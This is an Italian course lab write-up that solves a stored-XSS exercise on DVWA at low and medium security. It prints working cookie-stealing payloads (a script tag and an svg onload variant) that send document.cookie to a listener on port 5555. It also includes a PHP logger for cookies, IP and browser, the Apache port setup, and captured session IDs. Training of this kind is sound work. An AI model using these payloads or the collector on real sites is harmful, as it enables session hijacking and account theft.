

# Web Application Exploit XSS

Stefano Di Prospero (NetRaiders)

## Traccia Giorno 2:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

## Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.109.100/24

IP Metasploitable: 192.168.109.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 5555

## BONUS

- Replicare tutto a livello medium
- fare il dump completo, cookie, versione browser, ip, data
- Replicare tutto a livello high
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether de:6e:21:c2:70:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.109.150/24 brd 192.168.109.255 scope global eth0
    inet6 fe80::dc6e:21ff:fec2:70e2/64 scope link
        valid_lft forever preferred_lft forever
```

IP  
METASPLOITABLE

```
kali@kali2023: ~
File Actions Edit View Help

(kali@kali2023)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 62:6c:6d:69:b2:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.109.100/24 brd 192.168.109.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::2ed:ba8d:b5ce:62f1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

IP KALI LINUX

## Risoluzione della traccia:


La prima cosa da fare è quella di collegarci tramite browser alla nostra macchina metasploitable tramite l'indirizzo ip configurato.

Una volta fatto entriamo in DVWA e scorrendo fino in fondo troveremo le impostazioni di sicurezza e lì imposteremo a LOW.

Fatto ciò possiamo finalmente recarci nella sezione XSS Stored per iniziare ad effettuare le nostre verifiche per ottenere i dati richiesti.


Per far sì che ciò che scriveremo funzioni utilizzeremo termini in modo da trovare le vulnerabilità che ci faranno ottenere un accesso su un nostro server.

Durante la fase di scrittura si è notato che era stato posto un limite all'interno della box per scrivere il NOME ed il MESSAGGIO.



```
<form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3"
          maxlength="50"></textarea>
      </td>
    </tr>
  </tbody>
</table>
```


Inizialmente la lunghezza massima di caratteri che troviamo è limitata a 50.



```
<form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3"
          maxlength="300"></textarea>
      </td>
    </tr>
  </tbody>
</table>
```

Per star tranquilli estendiamo i caratteri inseribili a 300 così da poter scrivere tutto ciò che è nostro interesse.

## WEB SERVER



“ <script>var i = new Image();  
i.src='http://localhost:5555/logxss.php?q='+btoa(document.cookie)</scrip  
t> “

Questo codice crea un oggetto immagine 'var i = new Image()' e ne imposta la sua sorgente 'i.src' su un URL che noi daremo e che reindirizza sul nostro host locale e utilizzando la porta '5555' si metterà in ascolto e scriverà i dati richiesti dalla traccia in un file che noi abbiamo creato. Ciò accade poiché è stato creato un file in PHP che prenderà intercetterà questi dati per noi.

I cookie sono piccoli file di testo che i siti web memorizzano sul computer degli utenti per tenere traccia delle loro attività e preferenze.

'http://localhost:5555/logxss.php?q='+btoa(document.cookie)'

```
GNU nano 7.2 logxss.php
<?php
if(isset($_REQUEST['q'])) {
    // timestamp attuale
    $timestamp = date("Y-m-d H:i:s");

    // indirizzo IP dell'utente
    $ip = $_SERVER['REMOTE_ADDR'];
    $browser = $_SERVER['HTTP_USER_AGENT'];

    // output
    $message = "Timestamp: $timestamp\n";
    $message .= "IP: $ip\n";
    $message .= "Cookies: " . base64_decode($_REQUEST['q']) . "\n";
    $message .= "Browser: $browser\n";
    // inserimento nel file cookie.txt dell'output creato
    file_put_contents('/var/www/html/cookie/cookie.txt', $message, FILE_APPEND);

    echo $_REQUEST['q'];
}
?>
```


codice PHP

tutto ciò è stato inserito all'interno della directory:

```
(kali@kali2023)-[/var/www/html]
$ ls
DVWA  cookie  index.html  index.nginx-debian.html  logxss.php
```

dove è stata creata un ulteriore directory 'cookie' nella quale è stato inserito un file di testo nel quale saranno inseriti i dato estrapolati da codice PHP.

Per mantenere la macchina in ascolto sulla porta '5555' abbiamo modificato il file 'ports.conf' presente in "/etc/apache2" così che non avessimo bisogno di ripetere svariate procedure ogni volta per intercettare la comunicazione.



```
kali@kali2023: /etc/apache2
File Actions Edit View Help
kali@kali2023: ~ x kali@kali2023: ~ x kali@kali2023: /var/www/html/cookie x kali@kali2023: /etc/apache2 x
GNU nano 7.2 ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80
Listen 5555
<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```


apache2 è un web server e lo utilizziamo per procedere a ricevere i nostri dati per lo svolgimento della traccia.

## DUMP completo

Una volta eseguiti i passaggi precedenti possiamo tornare sul nostro browser e in una nuova scheda scrive "localhost:5555/cookie"

- localhost è il nostro host locale che corrisponde all'indirizzo IP: 127.0.0.1
- 5555 è la porta che stiamo utilizzando per rimanere in ascolto
- cookie è la directory nella quale abbiamo inserito il file cookie.txt che riporta i dati che andremo ad intercettare

ed ecco il risultato:



```
Timestamp: 2024-04-16 10:57:27
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=2f756addef9ff91777006d06f377855c
Timestamp: 2024-04-16 11:01:57
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=2f756addef9ff91777006d06f377855c
Browser: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Timestamp: 2024-04-16 11:03:11
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=2f756addef9ff91777006d06f377855c
Browser: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Come possiamo vedere abbiamo ottenuto:

- la sicurezza che avevamo impostato
- i cookie di sessione
- la versione del browser
- la data
- l'IP

## Livello sicurezza MEDIUM

Ora vediamo come cambiando il livello cambia il codice ce abbiamo scritto per ottenere il reindirizzamento ad un nostro web server.



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.


“ <svg/onload="var i = new Image();  
i.src='http://localhost:5555/logxss.php?q='+btoa(document.cookie)'"> “

- svg è un formato file di grafica
- onload indica un caricamento
- il resto del codice rimane invariato

Il codice verrà inserito non nel corpo del messaggio ma del nome che si dimostra vulnerabile con l'inserimento del nostro tentativo di ottenere i dati.

Anche in questo caso è stata cambiata la lunghezza massima di caratteri permessi.

Torniamo nella nostra scheda localhost e aggiorniamo la pagina ed eccoli stampati tutti i dati che cercavamo.



Vediamo come a cambiare sono la data e il livello di sicurezza.

*Net Raiders*